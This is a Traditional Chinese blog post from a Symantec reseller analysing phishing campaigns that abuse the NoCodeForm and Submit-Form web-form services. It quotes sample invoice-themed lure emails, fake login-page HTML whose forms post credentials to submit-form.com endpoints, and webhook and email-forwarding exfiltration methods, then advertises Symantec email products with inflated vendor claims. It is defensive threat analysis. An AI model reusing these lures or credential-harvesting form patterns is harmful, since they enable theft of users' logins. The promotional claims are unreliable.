保安資訊有限公司--賽門鐵克解決方案專家--原廠防護亮點分享

有效應對好工具拿來幹壞事的灰色地帶～雲端Web表單武器化的網路釣魚攻擊

2025 年 4 月 15 日發布

點擊此處可獲取--最完整的賽門鐵克解決方案資訊

網路釣魚行動持續演進，手法也層出不窮，利用合法的雲端工具繞過安全控制並取得使用者信任。在這些工具中，NoCodeForm 和 Submit-Form 已成為攻擊者利用的便捷網路表單服務，用於收集憑據和其他敏感資訊。本文探討這些服務在網路釣魚攻擊中的使用方式，並提供保護解決方案。

什麼是 NoCodeForm 和 Submit-Form

NoCodeForm

NoCodeForm 是一種雲端、無程式碼的網路表單服務，可讓使用者在不需要具備任何程式設計能力的情況下快速建立和部署網路表單。它被廣泛用於問卷調查、客戶回涵和資料收集。該平台支援各種應用情境的高度整合，包括電子郵件通知、webhooks 和 API 。一旦遭到濫用於自動化的資料滲透，危害程度勢必非同小可。

Submit-Form


Submit-Form 也是一項類似的服務，可讓使用者透過簡單的 HTML 整合，收集並儲存表單提交內容。它通常用於聯絡表單、註冊頁面和線上回應機制。攻擊者可利用其匿名表單提交功能和資料轉發選項，將竊取的憑證重導向至外部伺服器。

這兩種服務都提供易用和無縫整合，因此對合法使用者和網路罪犯都很有吸引力。

攻擊者如何在網路釣魚活動中濫用這些服務

1. 建立惡意表單

攻擊者使用表單建立程式介面仿造複製登入頁面。這些網頁通常會模仿合法的服務 (例如：Microsoft 365、Google 或銀行入口網站)。表單的動作網頁設定為攻擊者控制的端點，或使用內建的提交儲存，以便稍後擷取。



Paige Tsai
jbell@[redacted]
To automated@[redacted]
Pending Invoice

Kindly find our new purchase order for as attached.

We need to make arrangements for the deposit.

Best Regards,
Paige Tsai 蔡佩君

OVERSEAS BUSINESS DEPARTMENT

1 attachment: Pending Invoice.html 116 KB

PMI_蔡佩君
[redacted]
To [redacted]
[SUSPICIOUS MESSAGE] [SPAM DETECTED] 主 題: 回复: New Invoice Order20240807

Dear [redacted],

Please provide me invoce order for this Order20240807

We need to arrrange for the deposit


Thanks

Best regards,

1 attachment: Invoice Order20240807.html 3.8 KB

2.將表單上架在可信賴的網站

由於這些服務為表單式互動提供寄存／上架服務，攻擊者會利用其合法性來逃避安全掃描。由 NoCodeForm 和 Submit-Form 所產生的網頁通常會繼承該平台的可信任度，因此不太可能被自動安全工具所標記。




Login to continue.....

Email ID: dsfsdfsdf@dfdsf.com

Password: Password

Sign In

```
</strong>
<br>
<br>
<form id="login_form" onsubmit="return hash2(this)" style="PADDING-BOTTOM: 0px; PADDING-TOP: 0px; PADDING-LEFT: 0px; MARGIN: 0px; LINE-HEIGHT: 1.22em; PADDING-RIGHT: 0px" method="post" name="login_form" action="https://submit-form.com/qzcGdITcf"> event
```



Protected from unauthorized access:
Sign in with correct email credentials to view Document.

autom@dfdgddgfdgf.com

Enter Password

View File

```
<div class="imgcontainer">…</div>
<div class="container" style="text-align: center;">
  <p style="font-family: 'Trebuchet MS'; font-size: 14px; color: #000000;">…</p>
  <form method="POST" id="myform" action="https://submit-form.com/RA05LUrB0"> == $0
    <div style="width: 70%; font-size: 10px; margin: 0 auto;">…</div>
```

3.竊取蒐集到的資料

Webhook 類型的資料滲出：攻擊者設定 Webhooks，以即時將擷取的憑證自動傳送至遠端伺服器。

濫用 API 整合能力：某些服務允許與 API 整合來進行資料擷取，讓攻擊者能以程式化的方式存取所竊取的憑證，而無需手動介入。

濫用電子郵件轉寄：許多雲端表單服務提供新提交的電子郵件通知，可用於將竊取的憑證悄悄轉發至攻擊者控制的電子郵件帳戶。

4.繞過傳統安全防護機制

傳統安全機制 (例如：網域信譽分析和網頁過濾) 可能無法標示這些網路釣魚嘗試，因為這些表單是上架在知名、有信譽的網站上。這使得它們可以有效地躲避自動化的安全工具。此外，有些攻擊者會使用短網址服務或重導向服務來混淆網址，以進一步逃避偵測。

賽門鐵克的郵件防護方案：滿足雲端服務與地端自建的需求

Symantec Email Security.cloud

Symantec Email Security.cloud 是賽門鐵克郵件安全雲端服務，可同時保護雲端電子郵件平台 (例如：Office 365、Google Workspace) 和內部部署的系統 (例如：Microsoft Exchange)。利用多層次防禦，它可以阻擋勒索軟體、魚叉式網路釣魚和商務詐騙 (BEC) 等進階威脅，同時透過進階分析和與賽門鐵克全球威脅情資網路 (GIN) 的整合，提升攻擊活動的能見度。

- 惡意軟體與垃圾郵件防禦：採用信譽分析、防毒引擎和反垃圾郵件特徵來檢查連結和附件。
- 連線層級 (IP 層級) 防護：透過降低異常 SMTP 連線的速度和丟棄，以降低垃圾郵件和惡意軟體的風險。
- Click Time & Link Following (即時鏈接檢)」：在電子郵件傳送前即時掃描，並在點擊時再次掃描，追蹤連結至其最終目的地。
- 電子郵件威脅隔離：以唯讀模式開啟有風險或未知的網站連結或附件，保護使用者免受網路釣魚攻擊。
- 模仿控制：透過複雜的模仿引擎防止商務郵件詐騙 (BEC) 和偽造，以阻止模仿合法使用者或網域的威脅。
- 資料隱私規範：內部 DLP 及加密政策與規則可保護訊息或附件中的公司資料。

Symantec Messaging Gateway

Symantec Messaging Gateway 是一套地端自建的電子郵件安全解決方案，可針對最新的訊息傳輸威脅提供入埠和離埠防護，包括勒索軟體、魚叉式網路釣魚和商業電子郵件入侵 (BEC)。它能攔截 99% 以上的垃圾郵件，並提供內建的資料保護功能，以確保電子郵件的安全和機密性，而且還能透過即時的反垃圾郵件和反惡意軟體威脅情報，有效回應新的訊息傳輸威脅。

- 保護敏感資料：內部 DLP 政策可保護訊息或附件中的公司資料，防止其離開機構。
- 阻止進階威脅：多層偵測技術可攔截可疑電子郵件，以防禦網路釣魚、勒索軟體和 BEC 攻擊。
- 阻止不需要的電子郵件：內容過濾可防止傳送含有惡意連結和附件的電子郵件，這些惡意連結和附件會用來傳送垃圾郵件和惡意軟體。

賽門鐵克的反垃圾郵件 (Anti-Spam) 過濾系統

預測性過濾系統專注於攻擊媒介的不同屬性，並適時部署其他電子郵件功能，以捕捉快速演變的電子郵件威脅形勢的變化。在預測性過濾系統的支援下，以電子郵件為媒介的威脅會在造成損害之前被過濾和阻擋。這種方法在協助偵測這些類型攻擊的頻繁變化方面，也證明是富有成效的。

賽門鐵克的反垃圾郵件 (Anti-Spam) 過濾系統攔截的電子郵件

以下圖表顯示賽門鐵克的反垃圾郵件 (Anti-Spam) 過濾系統 (~21K) 在 2025 年 1 月到 3 月間攔截到這類型的惡意垃圾郵件。

NoCodeForm 和 Submit-Form 提供合法的雲端網頁表單解決方案，但它們在網路釣魚活動中遭濫用，突顯出需要更強大的偵測和緩解策略。網路安全專業人員必須利用威脅情報、行為分析和主動安全政策來有效對抗這些威脅，以保持領先地位。透過瞭解這些服務如何被利用，組織可以更有效地保護使用者免於複雜的網路釣魚攻擊，同時仍允許合法使用這些雲端生產力工具。

欲深入瞭解更多有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊，請點擊此處。
欲深入瞭解更多有關 Symantec Messaging Gateway 的資訊，請點擊此處。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更熟悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。

業界公認 **保安資訊**--賽門鐵克解決方案專家
We Keep IT Safe, Secure & Save you Time, Cost

服務電話：0800-381500 | +886 4 23815000 | http://www.savetime.com.tw